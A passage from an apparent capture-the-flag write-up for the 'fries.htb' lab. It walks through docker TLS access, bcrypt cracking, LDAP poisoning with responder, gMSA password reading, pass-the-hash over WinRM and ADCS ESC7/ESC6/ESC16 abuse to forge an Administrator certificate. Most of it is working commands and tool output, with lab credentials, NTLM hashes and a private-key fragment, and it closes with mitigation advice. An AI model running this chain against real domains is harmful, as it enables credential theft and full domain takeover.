7e0cHt0DBm44SUBQyusgTuple8hcu1vAEOFXj/hLLWVJWs6KGKGSdi7o/AdA6W+HIcFTIO
QxCQNbsJMSAu3Y8AezAkZtKWcZGXJdhXlNkQvqikMo3WtyUJs51ABLGfIT4QVAek27715+
dxmbmMUQsM3FX5ZHCYp3RCMKMqIMP75hMJubFVosdQ9xK+7BrRdvpzZkdS+FqdUyrulXOo
PWDcMOuxt+cSlu0exhxCeQyhzld/F4NxdrQC4c8Y8Vdm/bVZz3e++Y8B0UMwYrVXZPvSKd
K/g/KApBn+0BR4Cp/Hzch9MtNqeloayOEYXN9o4ElEFfsC1B5kS+irEUR5Bwvb1oGDUxxS
TX8aI1C2La8LkoQUGHX7k9Gwwe589QAAAAMBAAEAAAGACUot1A1n9QoEa3BXGiml6yO6Dd
o+oRG2NAWcW2DhajSmoyvGC4PQ+puHVh0pocy7m0hQP6PZFhZGikkd2wVF0MBeh8VmaANj
nO6EjcealcSS94yH18vXTdeMs918/WTMwS1MrZUyR18Zp2ya+wRPuo62YZDyRCT3qELsal
rxeTXPKJPakIj+EBrxvkRiiGlxyhsXfLQteadQBjRzPokvqmsdGs8S0JEs3xQkWJvgUe4U
G1QgzZhJqmwFq3IXIDF9dr/7zSp+JsH2kP2UJwbj1K/IRrdI6Ey/yxFAz3ZXrcSoJ+ielx
sqSjQrPbldbCYsALpx1vf0lUxFg51GNkaa0m8PMcqzmV2gwGEoQLcOUQp4JPbzLNlaOKHx
5DawIZeFkcolLz15GC/FTDxiVv7FUBtwzG+JABTIAzIFHwL78UDixbQR3/inK034Ck1gl1
H7ZUeRRcN/fjcYgBMHMcgVDxrhnxvbvUXivlI/wxl9U9PlyRm4ItBXJfNb6xKyC+wZAAAA
wFtQbxFFJKg4lvH6SQ4/Si3hJkHOAeMHJKErGfa4EBP/FsaYC2jUGFixEEZxHRhDiidxYI
1fGC/DgbkvnTNIDICJc+qZFJfJ9oHzGgqg7sjjrJoU/2o9hw+nf1TdaZoDStGLZ0pOgqar
oCUNwitEIwWJZQtXeuIGWNdkAVQUXi23wSIEbcea0aQM0HfuKbnjKEvAu1v0myBAfuJ8n2
/f8XcOye2BAWMazrMkTF4JAkUO9LoyUf82qnDxGeIqOtCZZQAAAMEAwG2WMujGLuGFgVzb
utlVTloWdfUsq/tRpZBp2Qqbrt65+0Avph9R0jIUHzHWAbFQjEtLaTJte+46VtxH6G+e5N
RyqRg5nGxqPnB3ZlqhRsyIN/NWXlmG5L3+yI4hNBJzDD5yXyEC4Zzpqq2RPLMNGTy8L7Cb
N9clfV2ydg2VgbbcdsSWG/XItTk77LS7bknFOBji9gTEqVKlC7d1HID6RvxU+nZNoBFir3
JBzerLQ3A5D8Llph3VPJ9dS94BMdxdAAAAwQC10avZNp7xbI7OD5feqt2tm13LlPTkaayv
arAuwRPKmPUNvCh0i0aIucOeVPA4FP9s4V2yoAEn3am/9JoExde9OWK9hKTa+USi0e2Jpo
hGRBA2IBY0giAdgZmsH4YS73Cc69UHtpbJ1QdfQR+qBOyClrTuEyL2lGeYmyG8/eN0Ukv3
SL9sIsg8jjvlyCeG6omd3H4liAbuNUsQWJsocKsK4VmVhzgLziTD/sVu8Kbkcc9/sPa9F6
N6f5Ox0ma1WXkAAAAIcm9vdEB3ZWIBAgM=
-----END OPENSSH PRIVATE KEY-----Root#
The only docker container which is left untouched and can contain secrets is pwm. So get in via certificates (or with root user):
docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem -H tcp://127.0.0.1:2376 exec -it f427ecaa3bdd /bin/bashWe can enumerate a password hash from main config file PwmConfiguration.xml:
root@f427ecaa3bdd:/config# cat PwmConfiguration.xml | grep -i passw
                This configuration file has been auto-generated by the PWM password self service application.
        <property key="configPasswordHash">$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG</property>
Cracking hash with hashcat:
hashcat -m3200 hash rockyou.txt
$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG:rockon!
Configuration password rockon!
This password lets us edit the pwm config, as it was not fully setup and locked down. From the web-ui we can discover again LDAPS is configured with user svc_infra, the encrypted password hash can also be retrieved from PwmConfiguration.xml. But instead analyzing how this might be encrypted and if it can be undone, there is a much easier way, by LDAP-Poisoning. Changing the server to one under our control and test the connection, which reveals the password in plaintext:
Change LDAP config:
Listen on responder, then click Test LDAP Profile to start the authentication
sudo responder -I tun0
[LDAP] Cleartext Client   : 10.129.165.130
[LDAP] Cleartext Username : CN=svc_infra,CN=Users,DC=fries,DC=htb
[LDAP] Cleartext Password : m6tneOMAh5p0wQ0d
Voila: svc_infra:m6tneOMAh5p0wQ0d, finally our first AD user.
Collecting bloodhound data with rusthound-ce:
rusthound-ce -f DC01.fries.htb -d fries.htb -u svc_infra -p m6tneOMAh5p0wQ0d -z -c AllBloodhound shows, we can ReadGMSAPassword form GMSA_CA_PROD$ with our user:
Get NTLM hash, by reading GMSA password with netexec
netexec ldap fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' --gmsa
LDAP        10.129.165.130  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fries.htb) (signing:None) (channel binding:Never)
LDAP        10.129.165.130  389    DC01             [+] fries.htb\svc_infra:m6tneOMAh5p0wQ0d
LDAP        10.129.165.130  389    DC01             Account: gMSA_CA_prod$        NTLM: fc20b3d3ec179c5339ca59fbefc18f4a     PrincipalsAllowedToReadPassword: svc_infra
gMSA_CA_prod$ is in remote management group so we can login via WINRM:
evil-winrm-py -i DC01.fries.htb -u 'gMSA_CA_prod$' -H fc20b3d3ec179c5339ca59fbefc18f4aAs the username suggest we can look at what privilege gMSA_CA_prod$ has over ADCS in the domain with certipy (filtered for vulnerable)
certipy find -u 'gMSA_CA_prod$' -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -target dc01.fries.htb -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fries.htb.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: DC01.fries.htb.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'fries-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fries-DC01-CA'
[*] Checking web enrollment for CA 'fries-DC01-CA' @ 'DC01.fries.htb'
[*] Saving text output to '20251126011704_Certipy.txt'
[*] Wrote text output to '20251126011704_Certipy.txt'
[*] Saving JSON output to '20251126011704_Certipy.json'
[*] Wrote JSON output to '20251126011704_Certipy.json'
certipy shows gMSA_CA_prod$ has ManageCA and Enroll privilege over the whole CA. This normally means ESC7.
Certificate Authorities
  0
    CA Name                             : fries-DC01-CA
    DNS Name                            : DC01.fries.htb
    Certificate Subject                 : CN=fries-DC01-CA, DC=fries, DC=htb
    Certificate Serial Number           : 26117C1FFA5705AF443B7E82E8C639A9
    Certificate Validity Start          : 2025-11-18 05:39:18+00:00
    Certificate Validity End            : 3024-05-19 14:11:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : FRIES.HTB\Administrators
      Access Rights
        ManageCa                        : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
        Enroll                          : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\Authenticated Users
        ManageCertificates              : FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
    [+] User Enrollable Principals      : FRIES.HTB\Authenticated Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
    [+] User ACL Principals             : FRIES.HTB\gMSA_CA_prod
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates                   : [!] Could not find any certificate templates
Easiest way to exploit this would be giving us the additional ManageCertificates permission (officer right). Enable the SubCA template, submit a request with administrator upn impersonation, which initially fails. And finally approve the pending request with ManageCertificates right over the CA. This approving fails in this setup, we easily see why, if we look at all ACL set:
certutil -getreg CA\Security

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\fries-DC01-CA\Security:

  Security REG_BINARY =
    Deny Certificate Manager    FRIES\gMSA_CA_prod$
    Deny Certificate Manager    FRIES\Domain Users
    Deny Certificate Manager    FRIES\Domain Computers
    Allow Enroll        NT AUTHORITY\Authenticated Users
    Allow CA Administrator Enroll       FRIES\gMSA_CA_prod$
    Allow CA Administrator Certificate Manager  FRIES\Domain Admins
    Allow Enroll        FRIES\Domain Users
    Allow Enroll        FRIES\Domain Computers
    Allow CA Administrator Certificate Manager  FRIES\Enterprise Admins
    Allow CA Administrator Certificate Manager  BUILTIN\Administrators
There are three custom entries of Deny Certificate Manager against Domain Users and Computers and gMSA_CA_prod$. These ACL’s are dominate, even it we allow further down Certificate Manager it doesn’t give us this permission.
But with ManageCA we are able to alter the CA settings to open other vulnerabilities like ESC6 in combination with ESC16.
Activate ESC6 with Certify:
.\Certify.exe manage-ca --ca DC01.fries.htb\fries-DC01-CA --esc6

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v2.0.0

[*] Action: Manage a certificate authority

[*] Attempting to toggle EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6) on the CA.
[*] The EDITF_ATTRIBUTESUBJECTALTNAME2 flag is not set, toggling it on.
[*] Successfully set the EditFlags configuration on the CA.

[*] Attempting to restart the CA service.
[*] Successfully stopped the CA service.
[*] Successfully restarted the CA service.
Activate ESC16 with Certify:
.\Certify.exe manage-ca --ca DC01.fries.htb\fries-DC01-CA --esc16


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v2.0.0

[*] Action: Manage a certificate authority

[*] Attempting to toggle szOID_NTDS_CA_SECURITY_EXT in the DisableExtensionList attribute (ESC16) on the CA.
[*] The szOID_NTDS_CA_SECURITY_EXT extension does not exist in DisableExtensionList, adding it.
[*] Successfully set the DisableExtensionList configuration on the CA.

[*] Attempting to restart the CA service.
[*] Successfully stopped the CA service.
[*] Successfully restarted the CA service.

Certify completed in 00:00:00.6057737
Let’s enumerate again and check if everything is setup:
.\Certify.exe enum-cas
<SNIPPED>
    Enterprise CA Name            : fries-DC01-CA
    DNS Hostname                  : DC01.fries.htb
    FullName                      : DC01.fries.htb\fries-DC01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 0FDE266E3D674B5B37542D3E38699FFE2C93A662
    Cert Serial                   : 26117C1FFA5705AF443B7E82E8C639A9
    Cert Start Date               : 11/17/2025 9:39:18 PM
    Cert End Date                 : 5/19/3024 7:11:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb
    User Specifies SAN            : Enabled
    RPC Request Encryption        : Enabled
    Disabled Extensions           : <unknown> (1.3.6.1.4.1.311.25.2)
    Vulnerabilities
      ESC6                        : The CA allows enrollees to specify SANs.
      ESC7                        : The CA has insecure delegated security roles or permissions.
      ESC16                       : The CA has disabled the security extension.
    CA Permissions
<SNIPPED>
The stage is set, we can request a certificate with a spoofed UPN of Administrator:
certipy req -u 'svc_infra@fries.htb' -p m6tneOMAh5p0wQ0d -target '10.129.244.72' -ca 'fries-DC01-CA' -template 'User' -upn 'administrator@fries.htb' -sid 'S-1-5-21-858338346-3861030516-3975240472-500'

[!] DNS resolution failed: The DNS query name does not exist: FRIES.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 41
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fries.htb'
[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
It needs to be svc_infra, as that is a domain user which can request the User template.
Authenticate and retrieve the NTLM hash of Administrator account:
certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fries.htb'
[*]     SAN URL SID: 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Using principal: 'administrator@fries.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fries.htb': aad3b435b51404eeaad3b435b51404ee:a773cb05d79273299a684a23ede56748
Login via WINRM and get root flag:
evil-winrm-py -i DC01.fries.htb -u 'Administrator' -H a773cb05d79273299a684a23ede56748Learning Points#
- If
NFSis accessible its worth testing for any misconfigurations, which can give you access to the whole file system or protected files. - Docker can be configured to be accessible via web TLS endpoint, which if your can obtain the CA private key is an instant win over machine.
- Obtained
ManageCAon a user is critical, which even ifManageCertificatesis denied can lead to domain compromise, by enabling other vulnerabilities.
Mitigation Points#
- Audit and secure your
gitrepositories. Any sensitive data committed is needed to be purged rigorous. - Do not reuse Passwords.
- Don’t put all eggs (
container) in one basket (network). Segment it! - Audit
NFSconfiguration and set secure options likesubtree_check, which hinders escaping. - Handle private key of
DockerCAlikeSSHkeys, don’t put them on any share unprotected. - Don’t let applications (
pwm) in configuration mode open for abuse. - Audit
ADCScarefully, as it is prone for a lot of vulnerabilities by misconfigurations and lash permission handling.